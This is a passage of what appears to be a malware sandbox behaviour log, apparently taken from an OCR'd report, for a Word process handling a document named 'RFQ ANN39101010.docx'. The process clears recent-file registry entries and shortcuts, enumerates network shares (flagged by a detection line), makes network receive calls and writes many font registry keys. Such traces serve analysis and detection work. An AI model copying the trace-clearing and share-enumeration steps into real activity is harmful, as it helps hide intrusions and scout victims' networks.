Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 40 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 41 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 42 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 43 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 44 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 45 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 46 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 47 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 48 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 49 Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 50 Value: None		1160
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\Recent\RFQ ANN39101010.docx.LNK) Return: 0		1160
Call Internet Helper API	API Name: NetShareEnum Args: (, 503, 6dc80250, -1, 38dde4, 38dde0, 0) Return: 0		1160
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 1160 Info: Enums share folder from API result		
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\Recent\QHDERCL.LNK) Return: 0		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems* " Value: None		1160
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Schemas\MS Word_restart.xml) Return: 0		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\r!" Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\ Value: None		1160
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\ Value: None		1160
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109F100A0C00000000000F01FEC\Usage\SpellingAndGrammarFiles_3082 Value: 53560004		1160
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109F100A0C00000000000F01FEC\Usage\SpellingAndGrammarFiles_3082 Value: 53560005		1160
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109F100A0C00000000000F01FEC\Usage\SpellingAndGrammarFiles_3082 Value: 53560006		1160
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109F10090400000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 53560008		1160
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109F10090400000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 53560009		1160
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109F10090400000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 5356000a		1160
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\9040110900063D11C8EF1005403838 9C\Usage\SpellingAndGrammarFiles_1033 Value: 53560011		1160
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\9040110900063D11C8EF1005403838 9C\Usage\SpellingAndGrammarFiles_1033 Value: 53560012		1160
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109F100C0400000000000F01FEC\Usage\SpellingAndGrammarFiles_1036 Value: 53560005		1160
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109F100C0400000000000F01FEC\Usage\SpellingAndGrammarFiles_1036 Value: 53560006		1160
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\9040110900063D11C8EF1005403838 9C\Usage\SpellingAndGrammarFiles_1033 Value: 53560013		1160
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\9040110900063D11C8EF1005403838 9C\Usage\SpellingAndGrammarFiles_1033 Value: 53560014		1160
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\9040110900063D11C8EF1005403838 9C\Usage\SpellingAndGrammarFiles_1033 Value: 53560015		1160
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\9040110900063D11C8EF1005403838 9C\Usage\SpellingAndGrammarFiles_1033 Value: 53560016		1160
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\9040110900063D11C8EF1005403838 9C\Usage\SpellingAndGrammarFiles_1033 Value: 53560017		1160
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\9040110900063D11C8EF1005403838 9C\Usage\SpellingAndGrammarFiles_1033 Value: 53560018		1160
Call Network API	API Name: recv Args: (5cc, , 1, 2) Return: ?		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Arial Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Courier New Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Symbol Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\MS Mincho Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Batang Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\SimSun Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\PMingLiU Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\MS Gothic Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Dotum Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\SimHei Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\MingLiU Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Gulim Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Century Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Angsana New Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Cordia New Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Mangal Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Latha Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Sylfaen Value: None		1160


Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Vrinda Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Raavi Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Shruti Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Gautami Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Tunga Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Estrangelo Edessa Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Cambria Math Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Arial Unicode MS Value: None		1160
Call Network API	API Name: recv Args: (5cc, , 1, 2) Return: ?		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Tahoma Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Marlett Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\@Batang Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\BatangChe Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\@BatangChe Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Gungsuh Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\@Gungsuh Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\GungsuhChe Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\@GungsuhChe Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\DaunPenh Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\DokChampa Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Euphemia Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Vani Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\@Gulim Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\GulimChe Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\@GulimChe Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\@Dotum Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\DotumChe Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\@DotumChe Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Impact Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Iskoola Pota Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Kalinga Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Kartika Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Khmer UI Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Lao UI Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Lucida Console Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Malgun Gothic Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\@Malgun Gothic Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Meiryo Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\@Meiryo Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Meiryo UI Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\@Meiryo UI Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Microsoft Himalaya Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Microsoft JhengHei Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\@Microsoft JhengHei Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Microsoft YaHei Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\@Microsoft YaHei Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\@MingLiU Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\@PMingLiU Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\MingLiU_HKSCS Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\@MingLiU_HKSCS Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\MingLiU-ExtB Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\@MingLiU-ExtB Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\PMingLiU-ExtB Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\@PMingLiU-ExtB Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\MingLiU_HKSCS-ExtB Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\@MingLiU_HKSCS-ExtB Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Mongolian Baiti Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\@MS Gothic Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\MS PGothic Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\@MS PGothic Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\MS UI Gothic Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\@MS UI Gothic Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\@MS Mincho Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\MS PMincho Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\@MS PMincho Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\MV Boli Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Microsoft New Tai Lue Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Nyala Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Microsoft PhagsPa Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Plantagenet Cherokee Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Segoe Script Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Segoe UI Value: None		1160


Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Segoe UI Semibold Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Segoe UI Light Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Segoe UI Symbol Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\@SimSun Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\NSimSun Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\@NSimSun Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\SimSun-ExtB Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\@SimSun-ExtB Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Microsoft Tai Le Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Shonar Bangla Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Microsoft Yi Baiti Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Microsoft Sans Serif Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Aparajita Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Ebrima Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Gisha Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Kokila Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Leelawadee Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Microsoft Uighur Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\MoolBoran Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Utsaah Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Vijaya Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Andalus Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Arabic Typesetting Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Simplified Arabic Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Simplified Arabic Fixed Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Sakkal Majalla Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Traditional Arabic Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Aharoni Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\David Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\FrankRuehl Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Levenim MT Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Miriam Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Miriam Fixed Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Narkisim Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Rod Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\FangSong Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\@FangSong Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\@SimHei Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\KaiTi Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\@KaiTi Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\AngsanaUPC Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Browallia New Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\BrowalliaUPC Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\CordiaUPC Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\DilleniaUPC Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\EucrosiaUPC Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\FreesiaUPC Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\IrisUPC Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\JasmineUPC Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\KodchiangUPC Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\LilyUPC Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\DFKai-SB Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\@DFKai-SB Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Lucida Sans Unicode Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Arial Black Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Candara Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Comic Sans MS Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Consolas Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Constantia Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Corbel Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Franklin Gothic Medium Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Gabriola Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Georgia Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Palatino Linotype Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Segoe Print Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Trebuchet MS Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Verdana Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Webdings Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Agency FB Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Arial Rounded MT Bold Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Blackadder ITC Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Bodoni MT Value: None		1160


Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Bodoni MT Black Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Bodoni MT Condensed Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Book Antiqua Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Bookman Old Style Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Bradley Hand ITC Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Calisto MT Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Castellar Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Century Gothic Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Century Schoolbook Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Copperplate Gothic Bold Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Copperplate Gothic Light Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Curlz MT Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Edwardian Script ITC Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Elephant Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Engravers MT Value: None		1160
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Eras Bold ITC Value: None		1160
